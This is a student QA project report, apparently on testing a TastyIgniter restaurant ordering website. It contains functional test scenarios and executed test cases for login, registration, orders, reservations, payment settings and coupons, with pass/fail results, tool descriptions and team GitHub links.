















In the JMeter tool, we analyze system load, stress, spike and concurrency for software performance analysis. We can observe how features perform under low, expected and high user loads. Spike and concurrency tests show the multiple number of users 10,100,1000 and so on how can it performe. Moreover the performance graph displays the quality of system performance.

Testim.io: Automated UI and Functional Testing

Testim is a software testing platform that enables teams to automate their end to end testing processes. It provides a user-friendly interface for creating, managing and executing test, helping terms streamline their QA efforts. Testim utilizes machine learning algorithms to enhance test stability and reduce maintenance overhead, allowing teams to focus on delivering high quality software products efficiently.

Test Scenario Formulation

TCI D	Feature	Description	Purpose	Expected Outcome
001	Login(user)	email Id and password need for log in	To login in this web site	Make a user account
002	Login (user)	Wrong email id and correct password	To login this website	Show a prompt message incorrect email id
003	Login (user)	Correct email id and incorrect password	To login this website	Show a prompt message incorrect password.
004	Login(user)	Incorrect email id and password	To login this website	Show a prompt message incorrect email id and password
005	Login (forget password)	When forget password	To login this website	Show a page and a massage the requested page cannot be found
006	Registration(u ser)	Add first name and last name, phone number, email id and password to registration	Make an user account	Show a my account with this information
007	Registration(u ser)	Add first name and last name, phone number password and email id with wrong format	For register of this website	Show a prompt massage write a correct email address
008	Registration(u ser)	Add first name and last name and click on register	For register of this website	Show a prompt massage "The First Name field is required. The Last Name field is required. The Password and Password Confirm must match. The Password Confirm field is required. The Telephone field is required. The I Agree field is required."
009	Registration(u ser)	Add first name, last name and email click on register	For register of this website	Show a prompt massage "The First Name field is required. The Last Name field is required. The Password and Password Confirm must match. The Password Confirm field is required. The

				Telephone field is required. The I Agree field is required."
010	Registration(u ser)	Add first name, last name, email, password and click on register	For register of this website	Show a "The Password and Password Confirm must match. The Password Confirm field is required. The Telephone field is required. The I Agree field is required."
011	Registration(u ser)	Add first name, last name, email, password and confirm password click on register	For register of this website	Show a"The Telephone field is required. The I Agree field is required."
012	Registration(u ser)	Add first name, last name, email, password, confirm password and field telephone click on register	For register of this website	Show a "The I Agree field is required."
013	Admin Order approval	Admin select the status "received"	For update order status	Show a prompt message "status update successfully"
014	Admin Order approval	Admin select the status "pending"	For update order status	Show a prompt message "status update successfully"
015	Admin Order approval	Admin select the status "preparation"	For update order status	Show a prompt message "status update successfully"
016	Admin Order approval	Admin select the status "Delivery"	For update order status	Show a prompt message "status update successfully"
017	Admin Order approval	Admin select the status "Completed"	For update order status	Show a prompt message "status update successfully"
018	Admin Order approval	Admin select the status "Canceled"	For update order status	Show a prompt message "status update successfully"
019	Admin reservation approval	Admin select the status "Pending"	For update order status	Show a prompt message "status update successfully"
020	Admin reservation approval	Admin select the status "Confirmed"	For update order status	Show a prompt message "status update successfully"

021	Admin reservation approval	Admin select the status "Canceled	For update order status	Show a prompt message "status update successfully"
022	Delete statue	Admin delete Pending status record	For delete order	Show a prompt message "one record delete successfully"
023	Delete statue	Admin delete Canceled status record	For delete order	Show a prompt message "one record delete successfully"
024	Delete statue	Admin delete confirmed status record	For delete order	Show a prompt message "one record delete successfully"
025	Delete statue	Admin delete Completed status record	For delete order	Show a prompt message "one record delete successfully"
026	Delete statue	Admin delete Delivery status record	For delete order	Show a prompt message "one record delete successfully"
027	Delete statue	Admin delete Preparation status record	For delete order	Show a prompt message "one record delete successfully"
028	Admin disable payment method	Admin disable "Accept credit card payment using mobile API"	For Disabled order	Show a prompt message "one record Disabled successfully"
029	Admin disable payment method	Admin disable "Accept credit card payments using Square"	For Disabled order	Show a prompt message "one record Disabled successfully"
030	Admin enable payment method	Admin enable"Accept credit card payments using Square"	For Enable order	Show a prompt message "one record Enable successfully"
031	Admin enable payment method	Admin enable "Accept credit card payment using mobile API"	For Enabled order	Show a prompt message "one record Enable successfully"
032	Admin enable payment method	Admin enable "Accept cash on delivery during checkout"	For Enabled order	Show a prompt message "one record Enable successfully"
033	Admin disable payment method	Admin diable"Allows your customers to make payment using PayPals "	For Disable order	Show a prompt message "one record disable successfully"
034	Admin enable payment method	Admin enable"Allows your customers to make payment using PayPals "	For Enable order	Show a prompt message "one record enable successfully"

		T	1	1
035	Admin disable payment method	Admin diable "Accept credit card payments though Authorize.Net"	For Disable order	Show a prompt message "one record disable successfully"
036	Admin enable payment method	Admin enable "Accept credit card payments though Authorize.Net"	For Enable order	Show a prompt message "one record enable successfully"
037	Admin enable payment method	Admin enable "Accept credit card payments using Stripe "	For Enable order	Show a prompt message "one record enable successfully"
038	Admin disable payment method	Admin diable "Accept credit card payments using Stripe"	For Disable order	Show a prompt message "one record disable successfully"
039	User email enable	Admin enable user email	For enable Customer	Show a prompt message "one record enable successfully"
040	User email disable	Admin disable user email	For disable Customer	Show a prompt message "one record disable successfully"
041	Admin coupon enable	Admin enable Full Tuesdays £500.00 Discount coupon	Enable coupons for customer	Show a prompt message "one record enable successfully"
042	Admin coupon disable	Admin disable Full Tuesdays £500.00 Discount coupon	Disable coupons for customer	Show a prompt message "one record Disable successfully"
043	Admin coupon enable	Admin enable Full Monday 50% Discount coupon	Enable coupons for customer	Show a prompt message "one record enable successfully"
044	Admin coupon disable	Admin disable Full Monday 50% Discount coupon	Disable coupons for customer	Show a prompt message "one record Disable successfully"
045	Admin coupon enable	Admin enable half Tuesdays 30% Discount coupon	Enable coupons for customer	Show a prompt message "one record enable successfully"
046	Admin coupon disable	Admin disable half Tuesdays 30% Discount coupon	Disable coupons for customer	Show a prompt message "one record Disable successfully"
047	Admin coupon enable	Admin enable half Tuesdays £100.00 Discount coupon	Enable coupons for customer	Show a prompt message "one record enable successfully"
048	Admin	Admin disable half	Disable coupons for	Show a prompt
	•	•	•	

	coupon disable	Tuesdays £100.00 Discount coupon	customer	message "one record Disable successfully"
049	Add new address	User add new address	New address for food order	Show a prompt message"add a new address in record "
050	Delete address	User delete address	Delete address	Show a prompt message"Delete a address in record "

Test Selection

#S	TCID	Test steps	Selection purpose	Execution result	Expected Result	Verdict
1	01 Login	homepage->login-> email->password- >button click(Log in)	To see is login from working	The result taken us to a my account page.this page has all info of user	The system taken us to my account page	Passed
2	02 Registrati on user	homepage ->register ->addfirst name->add last name ->email address -> password- >password confirm ->add number(country wise) -> click on 2 condition->click on registration button	To see the the registration form"s every function working	The result taken us to a my account page this page has all info of use which we write reg form	The system taken us to my account page	Passed
3	03 register_ email_for mate_pro blem	homepage ->register ->addfirst name->add last name ->email address(wrong format) -> password- >password confirm ->add number(country wise) -> click on 2 condition->click on	To see the standard working mechanism of right email address working	Registration is not complete for wrong email insert	The system taken us to write email address correctly	Failed

	1		r		-	1
		registration button				
4	04 Add_new - address	Login-> homepage-> my account->address book -> select add new address button ->click add to order -> fillup address form -> click on update address	To see the standard adding new address is working	The system add the new new address in record	The system add a new address	Passed
5	05 Service_ Rating_ Element_ not_foun d problem	Login-> homepage- >menu item->select each item ->confirm order -> checkout ->clicking on star for rating quality , service,delivery, -> write review -> click on review send	To see the the review page is working perfectly	The system generates a element not found problem	The system generate error	Failed
6	06 Table _ reservati on	Login -> homepage ->reservation ->select date -> select member ->select time for reservation -> click on Find table ->select available time slot->add user name and mail- >complet reservation	Experience the standard reservation workflow with parameters suggested by the system.	Reservation completed	The system show reservation confirmation massage	Passed
7	07 Order_ confirm	Login-> homepage- >menu item->select items -> select quantity ->click add to order -> click on My order -> click on Confirm Order	To see the working mechanism of ordering feature	Order confirm	The system show order confirmation massage	Passed
8	08 Order cancellati on problem	Login-> homepage- >my account->recent order->click on view order->cancel order- >write reason for cancellation->click on cancel order	To see the the cancel order function is working	Unable to cancel order	The system show unable to cancel order	Failed
9	9.	homepage	To see is the	Address delete	The system	Passed

		Г	Ī	ı	ı	<u> </u>
	Delete Address	->login-> My account->Address book->click on delete	address delete successfully	successfully	shows us a prompt as address deleted successfully	
10	10.forget passwor d is not work	homepage->click on login->click email address->set email- >click password- >wrong password- >click forget password->page not found	To see forget password is working	Page not found	System shows page not found	Failed
11	11.Next month reservati on	homepage->click on login->click on reservation->select date(next month)->select number of guests->select number of guest->select time->click on find table->select around available time ->complet reservation	To see next month reservation is available	Reservation complete	System shows reservation is complete and show a prompt message on it	passed
12	12.order food	Home page->view menu ->search menu item(salad)->select food(seafood salad,african salad)- >boiled plantain- >confirm order	To see the order confirm is working	Order confirmed	System shows order is confirmed	passed
13	13.recent reservati on view	Homepage->my account->click on recent reservation- >view reservation list	To see reservation view is working	View reservation list	System show reservation list	passed
14	14.registr ation passwor d requirem ent problem	homepage ->register ->add first name->add last name ->email address -> password(2 digit)- >confirm password ->add number(country wise) -> click on 2 condition->click on registration button- >password must be 8 character	To see wrong digit password is accepted or not	password must be 8 character	System showa a massage password must be 8 character	passed


15	15.witho ut login food order	homepage->order food ->select food item(diet cock)->click on checkout-> user not login	To see food order without login is worked	Can not order food without login	System show a portal to login	failed
16	16.reserv ation_foo d order_or der confirm	Login -> homepage ->reservation ->select date -> select member ->select time for reservation -> click on Find table ->select available time slot->add user name and mail- >complet reservation- >view menu ->search menu item(salad)- >select food(seafood salad,african salad)- >boiled plantain- >confirm order- >checkout(is not working)	To see reservation and food order is working correctly	Checkout is not working	System show the checkout process is not working	failed
17	without login table reservati on	homepage ->reservation ->select date -> select member ->select time for reservation -> click on Find table ->select available time slot->add user name and mail- >complet reservation	To see table reservation without login is worked	Can not reserved table without login	System show a portal to registration	passed
18	18. wrong usernam e and passwor d	homepage->login-> email->password- >button click(Log in)- >username and password is not found	To see wrong username and password make login	Login cancel	System show a prompt message username and password is not found	passed
19	19.admin order confirm	Login admin->click on sell->click on reservation->confirm reservation	To see reservation can confirmed	Reservation confirmed	System show a prompt message reservation confirm	passed
20		Login admin->click on	To see order	Order completed	System show	passed

>0	sell->click on order- >click on drop down- >click completed	can completed		a prompt message order completed	
----	---	---------------	--	---	--


Casestudy

Feature	Description	Purpose	Results
03 Register_ Email_ formate_pr oblem	Registration is not complete because of wrong email insert	Fix the email format	Registration complete

TCID:03



Add Testim predefined step



Conclusion and Contribution

Conclusion to be added

Team member	Tools	Github link	
Safayed Bin Islam	Selenium webdriver	https://github.com/Safayedbin/SeleniumOnIgniter.git	
Pritam Gupta Jitu	JMeter	https://github.com/PritamGuptaJITU/SqaTestfiles.git	
Tayrin Tunzina	Katalon Studio	https://github.com/TayrinTunzina/KatalonStudio_Tastylgniter-Testing	
Taufiqur Rahman	PHPUnit	https://github.com/taufiqurSabbir/tastyigniter_SQA	